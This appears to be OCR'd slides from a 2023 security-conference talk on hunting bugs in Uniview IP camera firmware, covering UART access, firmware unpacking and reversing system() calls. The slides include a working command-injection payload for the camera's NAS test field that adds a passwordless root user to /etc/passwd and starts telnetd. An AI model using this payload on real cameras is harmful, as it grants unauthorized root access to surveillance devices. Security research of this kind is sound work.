Embedded Linux bug hunting


17 Feb 2023 at Disobey event

Knud Højgaard, knud@fraktal.fi

What’s in this talk

- How to identify and exploit a series of bugs in a wide range of Uniview IP cameras
- Flow from cam-in-box to shell-on-cam
- Discussion of exploitation strategies, why’s and why not’s

Workflow is applicable to most IOT devices.




FRAKTAL

Motivation for (this) research

- Cameras won’t move to the cloud
- Camera wires are often dangling out of buildings

- It’s fun and a good distraction from actual work
- It’s nice to poke at some softer targets
- Practicing on something you know (Linux) means less confusion & better practice


- It’s imperative to have weapons against the machine uprising/dystopian surveillance nightmare




FRAKTAL

Step 0: device disassembly

- Opening up the device gives a good overview, usually my first step
- BGA mounted nightmare
- HiSilicon IPC SoC
  - Not NDAA compliant






Initial access: UART console pinout on the cheap

- No oscilloscope, no problem; a cheap multimeter frequently suffices
- Continuity test from pads to find ground; one probe on pad, one probe on chassis, shielding or similar
- Measure other pads while powering up the device
  - Steady 3.3 **or** 5v = VCC pin, unused for UART
  - Fluctuating voltage = potential device TX
  - Nothing / low voltage = potential device RX

- Connect USB UART, make guesses at speed, parameters – often 115200,8,N,1
- UART shell preferable to e.g. SPI flash dump
  - No rules for SPI flash layout




FRAKTAL

Bad at soldering, not a problem

```
hi3516cv300 System startup


U-Boot 2010.06 (Jan 04 2018 - 21:20:26)

Check Flash Memory Controller v100 ... Found
SPI Nand(cs 0) ID: 0xc2 0x12 Name:"MX35LF1GE4AB"
Block:128KB Page:2KB Chip:128MB*1 OOB:64B ECC:4bit/512
SPI Nand total size: 128MB
MMC:
EMMC/MMC/SD controller initialization.
Card did not respond to voltage select!
No EMMC/MMC/SD device found !
*** Warning - bad CRC or NAND, using default environment

In:    serial
Out:   serial
Err:   serial
Detected MACID:48:ea:63:79:a5:8c
Press Ctrl+B to abort autoboot in 2 seconds

NAND read: device 0 offset 0x100000, size 0x900000
 9437184 bytes read: OK
## Booting kernel from Legacy Image at 82000000 ...
   Image Name:   Linux-3.18.20
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    7810697 Bytes = 7.4 MiB
   Load Address: 80008000
   Entry Point:  80008000
   Loading Kernel Image ... OK
OK

Starting kernel ...

[    0.000000] Booting Linux on physical CPU 0x0
```

FRAKTAL

UART is everywhere




FRAKTAL

Initial access: Without the UART

- I didn’t end up using the UART (initially)
- While I waited for the device to arrive, I was looking for and at the firmware
- The vendor site is not very open with firmware downloads
  - Third-party sites to the rescue
- Unpacking and investigating were straightforward
  - Not always this easy, UART helps in those cases
  - Firmware may be in an encrypted/esoteric archive

WAITING



FRAKTAL

Initial access: Firmware contents

Delivered as a zip file, relevant contents (file *):

program.bin: UBI image, version 1

```
uimage.bin: u-boot legacy uImage, Linux-3.4.35, Linux/ARM, OS Kernel Image (Not
compressed), 6952208 bytes, Load Address: 0x80008000, Entry Point: 0x80008000
```


Unpack UBI image with **ubidump**; program.bin contains camera functionality (binaries, init scripts etc.)

/program/bin/init.sh -> /program/bin/mware_init.sh -> mwareserver &

```
mwareserver main service / device startup point
```

FRAKTAL

Initial access: Web interface bugs




- Reversing 101: find references to the system() or wrappers
- First proper device shell access candidate:

```
int MAS_MR_OPENISCSI_Login(int param_1)

…

k_system_wrapper("iscsiadm -m node -T %s -p %s --login 1>/dev/null 2>&1",param_1 + 0x210, param_1 + 0x310);
```

So far, so good, ready to compromise the device as soon as it lands


GHIDRA



FRAKTAL

Initial access: False flag

- The camera arrives, and I am eager to get a shell
- Can’t find the trigger location
- Different feature sets for different cameras 😐
- My bullet cam does not support iSCSI
  - The bug is still there, troublesome to find the entry point/trigger from reversing only due to the software architecture




Initial shell: Success

Mapping my web UI to the firmware leads to another candidate:

IMOS_snprintf(auStack152,0x80,"mount -t nfs -o nolock,soft,rw,intr,timeo=2 %s:%s %s",
param_1 + 0xe,param_1 + 0x20,"/mnt/nasTest"); iVar1 = **IMOS_system**(auStack152);

NAS test: **`echo toot::0:0::/root:/bin/sh >> /etc/passwd; telnetd`**

telnetd spawned, root shell ready



FRAKTAL


Making sure it works in latest+greatest

- Obtaining the latest firmware by upgrading via UI while sniffing traffic

http://en.ezcloud.uniview.com/version/IPC/IPC_G6103/GIPCB6103.16.10.B25.201218/GIPC-B6103.16.10.B25.201218.zip

- The naming scheme is sadly not trivial at all

